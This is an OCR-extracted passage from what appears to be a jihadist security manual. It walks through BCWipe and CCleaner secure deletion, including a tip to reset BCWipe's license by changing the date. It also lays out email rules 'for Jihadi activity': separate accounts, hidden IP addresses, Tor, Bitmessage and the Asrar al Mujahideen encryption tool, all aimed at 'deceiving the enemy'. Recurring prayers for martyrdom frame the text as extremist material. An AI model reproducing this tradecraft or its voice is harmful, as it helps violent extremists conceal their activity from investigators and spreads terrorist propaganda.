
Now to reconfigure BCWipe

Select **1** then **2** to refresh the license type in the highlighted box (if it doesn't work play with the date abit)

Click Finish once done & ignore any errors.



Step 8: click finish



Also include the license file in the installation folder

How to Wipe Free Space


When you delete sensitive files using standard Windows 'Delete' command, the operating system does not shred contents of the documents from hard drive, it just marks disk space, earlier occupied by the files, as 'free'. To completely remove all the traces of the earlier deleted files, use Wipe Free Space command to wipe free space on the disk, where these files were stored.

1)To wipe free space on a disk, run Wipe Free Space command from 'My Computer' window using a pop-up menu. Right-click on the drive item you want to wipe: this will bring up the menu that includes Wipe Free Space. The following picture illustrates how to run the command:




When you run the Wipe Free Space command the following window appears:


If BCwipe is in demo mode then you'll only be allowed to use a 1 wipe pass, you either run BCwipe multiple times after each completion or CCleaner free space wiper. View the tutorial for more info. Personally I recommend you to use both BCwipe and CCleaner.



2-select the Wiping Options property page when you run the Wipe Free Space command, the following window appears: select the same options



3-Click ok




How to Delete a file/s


1)To delete a file or folder with BCWipe, simply use the Delete with wiping command from Explorer's pop-up menu. Right-click on the item you want to delete: this will bring up the menu that includes Delete with wiping command. The following picture illustrates how to run the command:



2-click more and select the wiping scheme (minimum 7 passes) then click yes or yes to all if multiple files.



When you click Yes or Yes to All button, the process will start and BCWipe will show the process statistics:



Remember to Wipe the Free Space regularly

(The bigger the hard disk the longer it will take)

CCleaner

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

What is it?

CCleaner (formerly **Crap Cleaner**), developed by Piriform is a Utility program used to clean potentially unwanted files and invalid Windows Registry entries from a computer. A public version 1.01 for the Mac OS X has been released along with a Network Edition.

CCleaner supports the cleaning of temporary or potentially unwanted files left by certain programs, including Internet Explorer, Firefox, Google Chrome, Opera, Safari, Windows Media Player, eMule, Google Toolbar, Netscape, Microsoft Office, Nero, Adobe Acrobat, Mcafee, Adobe Flash Player, Sun Java, WinRAR, WinAce, WinZip, GIMP and other applications along with browsing history, cookies, Recycle bin, memory dumps, file fragments, log files, system caches, application data, autocomplete form history, and various other data. The program also includes a registry cleaner to locate and correct problems in the Windows registry, such as missing references to shared DLLs, unused registration entries for file extensions, and missing references application paths. CCleaner can wipe the MFT free space of a drive, or the entire drive itself.

CCleaner can be employed to uninstall programs. In addition, CCleaner allows the alteration of start-up programs, similar to the Microsoft Windows MSConfig utility. Users can disable start-up programs. CCleaner also allows users to delete system restore points.

How To Install CCleaner

1 - Double Click on ccsetup311.exe




2 - Click OK




3 - Click Next



4 - Click Next



5 – Click Next to install




6 - Click Finish




RUN CCleaner


1 – Click on No



2 – Click on **Options**>**Settings**= **Secure file deletion** and select either **7 passes** or **35 passes**




3 – Click on Options>advanced and the deselect the options on right




3 – Make sure all these options are selected before running the Cleaner




4 – Click on Analyze and then Run Cleaner




5 – Click on Do not show me this message again and then Click on OK






Final - Upon Completing CCleaner will show a summary of everything that was deleted


100%
CLEANING COMPLETE - (56.833 secs)
14.8 MB removed.
Secure file deletion enabled - Very Complex Overwrite (35 passes)
Details of files deleted
Internet Explorer - Temporary Internet Files 369 KB 29 files
Windows Explorer - Recent Documents 3 KB 5 files
System - Windows Log Files 14,357 KB 10 files
Advanced - Old Prefetch data 21 KB 1 files
Applications - Office 2007 1 KB 3 files
Windows - MS Search 384 KB 3 files

Wipe Free Space with CCleaner

Step 1 : open CCleaner click on **Options** = Select **Settings and select the following settings**



You can increase the file wipe to 35 wipes

Step 2: Click on **Tools**


Select **Drive Wiper**

Make sure Wipe is at **"Free Space Only"**

Select the wipe amount you require the more the better

Select the Drive you wish to clean the Free space from

Click on Wipe



CCleaner is free and is updated constantly, check the website for more info and updates:
http://www.piriform.com/

Run CCleaner as many times possible especially when you are about to **SWITCH OFF** your computer.

Or when you are about to leave your computer

UNATTENDED!!

Emails

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

Today emails are more than likely eavesdropped just like our other methods of communication because of the fear the kuffar has. Hotmail, gmail, yahoo, whatever you sign up to especially the big email providers are more than likely spying on you. So for this reason we must refrain from using emails for Jihadi activity and use if necessary with the right measures taken.
1st Personal and Jihadi emails should be on separate accounts PERIOD! The two should not exist on the same account this a major rule.

2nd Your Personal or work email account must not contain anything alarming, try not to use your account for even Islam as the sole purpose is to deceive the enemy

3rd always access your Jihadi account with a different internet connection/ or different IP address (please read chapter on wardriving and Tor)

4th never expose your real identity/location in your Jihadi account

5th try to learn how to use the program Asrar al Mujahideen (which is included) to send pgp encrypted messages

Encrypted Email

Advice By AmreekiWitness Taken From http://justpaste.it/anonlyne
May Allah Strengthen you Imaan & keep you Firm on the Straight Path Akhi!


https://Bitmessage.ch Tor Only Access: http://bitmailendavkbec.onion/

Now that one has a VPN, and TOR, he needs a new email. You can't use that same email that reveals your home address. I personally recommend to turn on Ghost VPN whilst all other browsers are closed, turn on TOR, and go to bitmessage.ch. Follow the instructions there. Bitmessage is a peer-to-peer email service, meaning they don't save any of your emails anywhere, unlike GMail which saves every email. The only person who gets your email is that other person. Emails are also sent to random peoples' inboxes, but they are not given the keys to see or decode them. This is done to confuse any spies who wish to uncover who sent what email to who. The contents of the email, the sender, and receiver are all hidden. Your email address will look something like, DA94RDGBH0SFDSG0484802@bitmessage.ch, when first making it. Simply go to the alias page, bitmessage alias, and create a nickname. You cannot login with this nickname, so it is important to save the original address, but it will end up looking like AmreekiWitness@bitmessage.ch instead of letters and numbers. This can be used to access social media. Login to your encrypted email at, bitmessage.ch/webmail.
Examples of what to use bitmessage.ch: To sign up to forums/receive links or even pgp messages (read Asrar al Mujahideen) setup social media pages etc.

